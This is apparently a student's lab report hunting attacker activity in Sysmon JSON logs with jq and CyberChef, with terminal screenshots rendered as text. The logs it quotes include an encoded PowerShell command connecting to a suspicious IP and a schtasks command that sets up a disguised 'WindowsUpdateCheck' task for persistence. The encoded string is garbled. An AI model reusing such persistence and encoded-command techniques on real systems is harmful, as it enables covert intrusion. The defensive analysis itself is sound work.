

Module 1 Task Report:Hunting The Ghost In The Machine

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Format:Raw Log Analysis(JSON)

INTRODUCTION

A threat intelligence feed suggested that an IP address associated with the Fin7 threat group was communicating with my network after an alert was triggered and automated EDR didn't block it.

My objective was to analyze the provided JSON log dataset that was extracted from Sysmon to identify the entry point, the persistence mechanism and the attacker's goal.

Tools Used:

Jq version 1.7— This was used to analyze the JSON log dataset on the Ubuntu terminal

CyberChef v10.19.4— This was used to decode the command line that is base64 encoded.

Firstly, I ran the `jq -v` command to confirm if I already have the jq 1.7 installed in my Ubuntu.

Then I ran `wget`

`https://github.com/gchq/CyberChef/releases/download/v10.19.4/CyberChef\_v10.19.4.zip` command to download CyberChef as I didn't have it installed on my Ubuntu .

I ran `unzip CyberChef_v10.19.4.zip` command to extract the files


I ran `firefox ~/Desktop/CyberChef_v10.19.4.html` to open CyberChef in FireFox

I ran the nano [fix.py](#) and this created a Python script which was used to extract the clean JSON data from the downloaded files

I ran the ls [fix.py](#) to confirm if I successfully created the file

I ran python3 [fix.py](#) which produced task1_clean.json which I used for all my investigations.

And lastly I ran `jq '.' task1_clean.json | head -20` to verify if the clean file json file was working perfectly which then showed Event ID:1 entry output which means a process was created in the system.





```


ubuntu [Running] - Oracle VirtualBox
File Machine View Input Devices Help

Expecting value: line 1 column 1 (char 0)
boi-obehe-christiana@boi-obehe-christiana-VirtualBox: ~/Downloads$ python3 -c "f=open('task1_dataset.json');d=f.read();s=d.find('[')e=d.rfind('')+1;open('t
[s:e]);print('Done')"
task1_dataset.json: command not found
bash: [: missing `]'
): command not found
task1_clean.json: command not found
Done: command not found
File "<string>", line 3
boi-obehe tty2          09:04    1:11m   0.05s   0.05s /usr/libexec/gnome-session-binary --session=ubuntu).write(d[s:e]);print()
^
SyntaxError: leading zeros in decimal integer literals are not permitted; use an 0o prefix for octal integers
boi-obehe-christiana@boi-obehe-christiana-VirtualBox: ~/Downloads$ nano fix.py
boi-obehe-christiana@boi-obehe-christiana-VirtualBox: ~/Downloads$ ls fix.py
fix.py
boi-obehe-christiana@boi-obehe-christiana-VirtualBox: ~/Downloads$ python3 fix.py
done
boi-obehe-christiana@boi-obehe-christiana-VirtualBox: ~/Downloads$ jq '.' task1_clean.json | head -20
[
  {
    "Timestamp": "2026-03-03T09:50:12",
    "EventID": 1,
    "Image": "C:\\Windows\\System32\\services.exe",
    "CommandLine": "C:\\Windows\\system32\\services.exe"
  },
  {
    "Timestamp": "2026-03-03T09:55:01",
    "EventID": 1,
    "Image": "C:\\Windows\\System32\\svchost.exe",
    "CommandLine": "svchost.exe -k LocalService"
  },
  {
    "Timestamp": "2026-03-03T10:00:01",
    "EventID": 1,
    "Image": "C:\\Windows\\System32\\svchost.exe",
    "CommandLine": "normal_service.exe"
  },
  {
boi-obehe-christiana@boi-obehe-christiana-VirtualBox: ~/Downloads$

```





PART 1: IDENTIFICATION

1—— I ran the `jq '.[] | select(.DestinationIP == "192.168.10.45")' task1_clean.json` command to search for the logs events to the suspicious IP 192.168.10.45

2——The results showed powershell.exe as the Image name, showed the destination IP as 192.168.10.45, showed the Event ID:3 which is a network connection event, also shows port 80 and the timestamp.

3——The Antivirus didn't catch the malicious powershell.exe because powershell is a legitimate Microsoft trusted component and the Antivirus is suppose to trust it naturally.

ubuntu [Running] - Oracle VirtualBox

File Machine View Input Devices Help

```
{
  "Image": "C:\\Windows\\System32\\RuntimeBroker.exe",
  "CommandLine": "RuntimeBroker.exe -Embedding"
}
{
  "Timestamp": "2026-03-03T10:08:12",
  "EventID": 3,
  "Image": "C:\\Windows\\System32\\svchost.exe",
  "DestinationIP": "23.21.145.10",
  "DestPort": 443
}
{
  "Timestamp": "2026-03-03T10:10:33",
  "EventID": 1,
  "Image": "C:\\Windows\\System32\\taskhostw.exe",
  "CommandLine": "taskhostw.exe S(Arg0)"
}
{
  "Timestamp": "2026-03-03T10:12:01",
  "EventID": 1,
  "Image": "C:\\Windows\\System32\\lsass.exe",
  "CommandLine": "C:\\Windows\\system32\\lsass.exe"
}
{
  "Timestamp": "2026-03-03T10:15:20",
  "EventID": 3,
  "Image": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
  "CommandLine": "enc SOBFAVggACg8Tg8IAHcAl QBPAGTAggBLAGMdAAgRc4AZQ890CgARWb1VIGTAD0wBSaCl-2Z05UgHDAVQ8UeEQAbwB3AGd4AbABVAgZAZABTAHOAcgBPAG4AZwAoACCAaAB8BAHQAcAAKACBAIzE5NtG",
  "DestinationIP": "192.168.10.45",
  "DestPort": 80
}
{
  "Timestamp": "2026-03-03T10:15:45",
  "EventID": 1,
  "Image": "C:\\Windows\\System32\\conhost.exe",
  "CommandLine": "||??||C:\\Windows\\system32\\conhost.exe 0x4"
}
{
  "Timestamp": "2026-03-03T10:16:05",
  "EventID": 1,
```




```
ubuntu [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Apr 12 10:40
boi-obeht-christiana@boi-obeht-christiana-VirtualBox: ~/Downloads


"CommandLine": "svchost.exe -k LocalService"
},
{
  "Timestamp": "2026-03-03T10:00:01",
  "EventID": 1,
  "Image": "C:\\Windows\\System32\\svchost.exe",
  "CommandLine": "normal_service.exe"
},
boi-obeht-christiana@boi-obeht-christiana-VirtualBox:~/Downloads$ jq '[] | select(.DestinationIP = "192.168.10.45")' task_clean.json
jq: error: Could not open file task_clean.json: No such file or directory
boi-obeht-christiana@boi-obeht-christiana-VirtualBox:~/Downloads$ jq '[] | select(.DestinationIP = "192.168.10.45")' task1_clean.json
jq: error (at task1_clean.json:23): Cannot index array with string "DestinationIP"
boi-obeht-christiana@boi-obeht-christiana-VirtualBox:~/Downloads$ jq '.[] | select(.DestinationIP = "192.168.10.45")' task1_clean.json
[
  {
    "Timestamp": "2026-03-03T09:50:12",
    "EventID": 1,
    "Image": "C:\\Windows\\System32\\services.exe",
    "CommandLine": "C:\\Windows\\system32\\services.exe"
  },
  {
    "Timestamp": "2026-03-03T09:55:01",
    "EventID": 1,
    "Image": "C:\\Windows\\System32\\svchost.exe",
    "CommandLine": "svchost.exe -k LocalService"
  },
  {
    "Timestamp": "2026-03-03T10:00:01",
    "EventID": 1,
    "Image": "C:\\Windows\\System32\\svchost.exe",
    "CommandLine": "normal_service.exe"
  },
  {
    "Timestamp": "2026-03-03T10:02:15",
    "EventID": 3,
    "Image": "C:\\Program Files\\Google\\Chrome\\Application\\chrome.exe",
    "CommandLine": "C:\\Program Files\\Google\\Chrome\\Application\\chrome.exe"
  }
]
```

PART 2: PERSISTENCE HUNT

1—— I ran `jq '.[] | select(.Image | contains("schtasks"))' task1_clean.json` command to search for scheduled tasks/registry run keys

2——The results showed `schtasks.exe`, the scheduled task name as 'WindowsUpdateCheck' command which runs `Update.exe` every 30 minutes.

3——The specific command line `"/Create /SC MINUTE /MO 30 /TN | "WindowsUpdateCheck\" /TR \"C: \\Users\\Public\\Update.exe!\"",` to ensure attacker remains in the system after a reboot.
`"/Create /SC MINUTE /MO 30 /TN | "WindowsUpdateCheck\" /TR \"C: \\Users\\Public\\Update.exe!\"",`



```
ubuntu [Running] - Oracle VirtualBox
File Machine View Input Devices Help

{
  "Timestamp": "2026-03-03T10:35:00",
  "EventID": 1,
  "Image": "C:\\Windows\\System32\\SppExtComObj.exe",
  "CommandLine": "- Embedding"
}

{
  "Timestamp": "2026-03-03T10:35:00",
  "EventID": 3,
  "Image": "C:\\Windows\\System32\\svchost.exe",
  "DestinationIP": "20.189.173.18",
  "DestPort": 443
}

{
  "Timestamp": "2026-03-03T10:40:22",
  "EventID": 1,
  "Image": "C:\\Windows\\System32\\backgroundTaskHost.exe",
  "CommandLine": "-ServerName:BackgroundTaskHost.WebSupport"
}

{
  "Timestamp": "2026-03-03T10:45:10",
  "EventID": 1,
  "Image": "C:\\Windows\\System32\\SearchProtocolHost.exe",
  "CommandLine": "Global\\UsermodeIndexerOutProcess_ParentProcess_654"
}

{
  "Timestamp": "2026-03-03T10:50:00",
  "EventID": 3,
  "Image": "C:\\Program Files (x86)\\Microsoft\\Edge\\Application\\msedge.exe",
  "DestinationIP": "13.107.21.200",
  "DestPort": 443
}


boi-obehe-christiana@boi-obehe-christiana-VirtualBox: ~/Downloads$ jq -r '.[] | select(.Image | contains("schtasks"))' task1_clean.json
[
  {
    "Timestamp": "2026-03-03T10:16:05",
    "EventID": 1,
    "Image": "C:\\Windows\\System32\\schtasks.exe",
    "CommandLine": "/Create /SC MINUTE /MO 30 /TN \\WindowsUpdateCheck\\ /TR \\C:\\Users\\Public\\Update.exe\\",
    "User": "Musa-Workstation\\User1"
  }
]

